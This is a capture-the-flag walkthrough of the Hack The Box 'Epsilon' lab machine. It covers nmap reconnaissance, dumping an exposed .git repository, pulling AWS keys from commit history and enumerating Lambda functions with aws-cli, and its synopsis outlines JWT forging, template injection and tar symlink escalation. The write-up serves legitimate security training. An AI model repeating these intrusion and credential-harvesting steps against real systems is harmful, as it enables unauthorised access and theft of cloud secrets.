555 HTB Epsilon

[HTB] Epsilon

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. *Savitar YouTube walk-through* `https://htbmachines.github.io/`
> 2. *SSTI Server Side Template Injection Guide* `https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection`
> 3. *Jinja2 RCE* `https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---remote-code-execution`
> 4. *0xdf* `https://0xdf.gitlab.io/2022/03/10/htb-epsilon.html`
> 5. *gitdumper.sh* `https://github.com/internetwache/GitTools/blob/master/Dumper/gitdumper.sh`
> 6. *JWT example usage:* `https://pyjwt.readthedocs.io/en/stable/`
> 7. *aws-cli latest version for Debian* `https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html`
> 8. *pspy download github* `https://github.com/DominicBreuker/pspy`

- View terminal output with color

> `▷ bat -l ruby --paging=never -p name_of_file`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Epsilon originally released in the 2021 HTB University CTF, but later released on HTB for
others to play. In this box, I'll start by finding an exposed git repo on the webserver, and
use that to find source code for the site, including the AWS keys. Those keys get access to
lambda functions which contain a secret that is reused as the secret for the signing of JWT
```

```
tokens on the site. With that secret, I'll get access to the site and abuse a server-side
template injection to get execution and an initial shell. To escalate to root, there's a
backup script that is creating tar archives of the webserver which I can abuse to get a copy
of root's home directory, including the flag and an SSH key for shell access. ~0xdf
```

Skill-set:

```
1. Git Source Leak Exploit (GitHack)
2. AWS Enumeration
3. Lambda Function Enumeration
4. Authentication Bypass
5. Abusing JWT
6. Server Side Template Injection (SSTI)
7. Tar Symlink Exploitation
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
 1. ▷ ping -c 1 10.10.11.134

2.  ▷ whichsystem.py 10.10.11.134
10.10.11.134 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and
aliases vist github.com/vorkampfer
2. ▷ openscan epsilon.htb
3. ▷ echo $openportz
22,80,1337
3. ▷ sourcez
4.  ▷ echo $openportz
22,80,5000
5. ▷ portzscan $openportz epsilon.htb
6. ▷ jbat epsilon/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,5000 epsilon.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41
5000/tcp open  http    syn-ack Werkzeug httpd 2.0.2 (Python 3.8.10)
9. I guessed I missed this but there is a .git directory found by the nmap scan.
10.   15   | 80/tcp   open  http    syn-ack Apache httpd 2.4.41
  16   | | http-methods:
  17   | |_  Supported Methods: OPTIONS HEAD GET POST
  18   | |_http-title: 403 Forbidden
  19   | | http-git:
  20   | |   10.10.11.134:80/.git/
  21   | |     Git repository found!
11. I get a 403 Forbidden on port 80 and 80/.git
```


openssh (1:8.2p1-4ubuntu0.4) *focal*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.4' and it tells
me we are dealing with an Ubuntu Focal Server.
3. openssh (1:8.2p1-4ubuntu0.4) focal; urgency=medium
4. You can also do the same thing with the Apache version.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.10.11.134
http://10.10.11.134 [403 Forbidden] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu
Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.134], Title[403 Forbidden]
2. ▷ whatweb http://10.10.11.134:5000
http://10.10.11.134:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.2
Python/3.8.10], IP[10.10.11.134], PasswordField[password], Python[3.8.10], Script,
Title[Costume Shop], Werkzeug[2.0.2]

3. Seems like we have a 403 forbidden. Most likely a login have not even looked at it yet. We
also have on port 5000 a Costume Shop? with the werkzeug[2.0.2] framework. We have a version
number. I already know there are a-lot of exploits for werkzeug I have to check on this
version to see if it is old and vulnerable or not.
```



5. **Let's do some manual enumeration of the website**

```
1. If I try doing a git clone of the .git we found with nmap I get fatal not found.
2. ▷ git clone http://10.10.11.134/.git
Cloning into '10.10.11.134'...
fatal: repository 'http://10.10.11.134/.git/' not found
3. ▷ git clone http://10.10.11.134/
Cloning into '10.10.11.134'...
fatal: repository 'http://10.10.11.134/' not found
4. I try admin:admin, guest:guest, ' or 1=1-- -', etc... fail.
```

Githack versus gitdumper

- #pwn_githack_knowledge_base
- #pwn_gitdumper_sh_knowledge_base


6. **Githack install and usage blackarch**

```
1. ▷ pacman -Ss githack
blackarch/githack 16.a3d70b1-1 (blackarch blackarch-recon)
    A `.git` folder disclosure exploit.
2. ▷ sudo pacman -S githack
3. USAGE: simply type githack and then the url of the .git directory you want to reconstruct.
It will search the internet and attempt to reconstruct this git repository. So cool.
4. SUCCESS
5.  ▷ sudo githack http://10.10.11.134/.git/
[sudo] password for h@x0r:
[+] Download and parse index file ...
[+] server.py
[+] track_api_CR_148.py
[OK] server.py
[OK] track_api_CR_148.py
6. Githack is great, but It did not reconstruct the .git directory and that is the important
part. There is this other tool "gitdumper.sh". You can find it here
"https://github.com/internetwache/GitTools/blob/master/Dumper/gitdumper.sh"
7. You can find how to use it here "https://0xdf.gitlab.io/2022/03/10/htb-epsilon.html"
8. ▷ gitdumper.sh http://10.10.11.134/.git/ .
9. epsilon/.git (master ✔) ▷ tree -fas
10. SUCCESS, kind of. I got the .git folder that I needed and everything inside aka aws key,
but it does not download the python files. Githack however does download the python files but
not the .git directory. Either way it worked out at the end. I got all the files I needed,
but I had to use 2 different tools.
```

7. **Checking out `track_api_CR_148.py` and `server.py`**

```
1. I thought it would download to my working dir but it gets download to /usr/share/githack
2. /usr/share/githack ▷ ls -la
Permissions Size User Group Date Modified Name
drwxr-xr-x     - root root  21 apr 03:01  .
drwxr-xr-x     - root root  21 apr 02:52  ..
drwxr-xr-x     - root root  21 apr 03:01  10.10.11.134
drwxr-xr-x     - root root  21 apr 03:01  lib
.rw-r--r--  4,8k root root  14 mei  2022  GitHack.py
.rw-r--r--   225 root root  21 apr 03:01  index
3. I copy it over.
4. epsilon ▷ cp /usr/share/githack/10.10.11.134 -R .
5. I think server.py is running http://10.10.11.134:5000
6. Lets inspect it.
7. ▷ cat  | grep -i "template"
return render_template('index.html')
return render_template('index.html')
return render_template('home.html')
return render_template('track.html',message=True)
return render_template('track.html')
tmpl=render_template_string(message,costume=costume)
return render_template('order.html',message=tmpl)
return render_template('order.html')
```

```
8. There seems to be a bunch of uri paths here.
9. http://10.10.11.134:5000/track <<< This renders an order id page to track orders.
```


10.10.11.134:5000/track

Manual enumeration of website continued...

```
1. http://10.10.11.134:5000/track
2. If you put in any number or anything it redirects you to the login page.
3. In the python code there is an if statement to verify the JWT.
4.  ▷ cat 10.10.11.134/server.py | grep -i "verify_jwt"
def verify_jwt(token,key):
        if verify_jwt(request.cookies.get('auth'),secret):
                if verify_jwt(request.cookies.get('auth'),secret):
        if verify_jwt(request.cookies.get('auth'),secret):
5. The name of the cookie is 'auth' with a value assigned to it.
6. Right click on the main login page http://10.10.11.134:5000 in the password field and click inspect. Or just press Ctrl + Shift + c
7. There is no cookie. So that means we will have to be logged in to see this Jason Web Token cookie.
8. There is a subdomain of cloud.epsilon.htb in the server.py file, but I do not think it is of any use right now.
9. ▷ grep -i "epsilon.htb" $(find . -name \*.py)
./track_api_CR_148.py:    endpoint_url='http://cloud.epsilon.htb')
10. There is a-lot of lambda aws in the server.py script.
11. Search 'what is lambda aws'
12. Serverless Function, FaaS Serverless - AWS Lambda - AWS
AWS Lambda is a serverless, event-driven compute service that lets you run code for virtually any type of application or backend service without provisioning or managing servers. You can trigger Lambda from over 200 AWS services and software as a service (SaaS) applications, and only pay for what you use. ~aws
13. It is serverless software. You supply the code written in lambda python or whatever and it takes care of the rest. You do not need any infrastructure at all.
```

aws install and usage

- #pwn_aws_knowledge_base
- #pwn_aws_install_and_usage_aws_cli

9. **We will need aws. Install and usage on blackarch**

```
1. To install on Debian do 'sudo apt install aws' <<< might not work, you may need to install via curl. Go here "https://docs.aws.amazon.com/cli/latest/userguide/getting-started-
```

```
install.html"
2. To install on BlackArch do 'sudo pacman -S aws-cli'
3. If you have trouble with the original aws you can install version 2 instead. 'sudo pacman
-S aws-cli-v2'
4. We are going to need to use 'cloud.epsilon.htb' after please add it to your /etc/hosts
file.
5. ▷ cat /etc/hosts | grep epsilon
10.10.11.134 epsilon.htb cloud.epsilon.htb
6. ▷ ping -c 1 cloud.epsilon.htb
1 packets transmitted, 1 received, 0% packet loss, time 0ms
7.  ▷ aws lambda help
```

Time Stamp `1:02:00`

gitlog, gitshow


- #pwn_gitlog_git_log_knowledge_base
- #pwn_git_show_knowledge_base

10. **Now we need to enumerate that .git folder we downloaded using** `gitdumper.sh`.

```
1. epsilon (master ✘)✖✭ ▷ sudo cp /usr/share/githack/10.10.11.134 -R .
2. epsilon (master ✘)✖✭ ▷ mv .git 10.10.11.134
3. epsilon/10.10.11.134/.git (master ✔) ▷ du -hc *
4. epsilon/10.10.11.134/.git (master ✔) ▷ git log
commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module
5. epsilon/10.10.11.134/.git (master ✔) ▷ git show 7cf92a7a09e523c1c667d13847c9ba22464412f3
| grep -A6 -B1 "aws_access_key_id"
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilong.htb')
+aws_lambda = session.client('lambda')
6. We need this aws_access_key_id, and it is not epsilong it is epsilon.htb
```

aws-cli

11. **Back to the aws-cli**




```
~/hax0r1if3/epsilon ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda list-functions | jq .
{
  "Functions": [
    {
      "FunctionName": "costume_shop_v1",
      "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
      "Runtime": "python3.7",
      "Role": "arn:aws:iam::123456789012:role/service-role/dev",
      "Handler": "my-function.handler",
      "CodeSize": 478,
      "Description": "",
      "Timeout": 3,
1.  ▷ aws configure
AWS Access Key ID [None]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [None]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [None]: us-east-1
Default output format [None]: json
2. I get the access and secret key from git show above.
3. To connect to endpoint url is simple with aws-cli. You can type aws help.
4. ▷ aws --endpoint-url=http://cloud.epsilon.htb <<< Hit enter nothing will happend we still
need to add more arguments.
5. You can keep on writing help to help build your aws commands like this below.
6. ▷ aws --endpoint-url=http://cloud.epsilon.htb help
7. ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda help
8. ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda list-functions
9. SUCCESS, we can use jq to make the output look nicer.
10.  aws --endpoint-url=http://cloud.epsilon.htb lambda list-functions | jq . > endpoint_tmp
11. ▷ cat endpoint_tmp | grep -oP '"\K[^"\047]+(?=["\047])' | grep -v "Functions" | xargs |
sed 's/ /\n/g' <<< Meh, I was trying to make this a simple column without the double quotes
and commas.
12. This is for people that do not like clutter lol. I just like messing with REGEX.
13. ▷ cat endpoint_tmp | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed
'/^[[:space:]]*$/d'
Functions:
FunctionName: costume_shop_v1
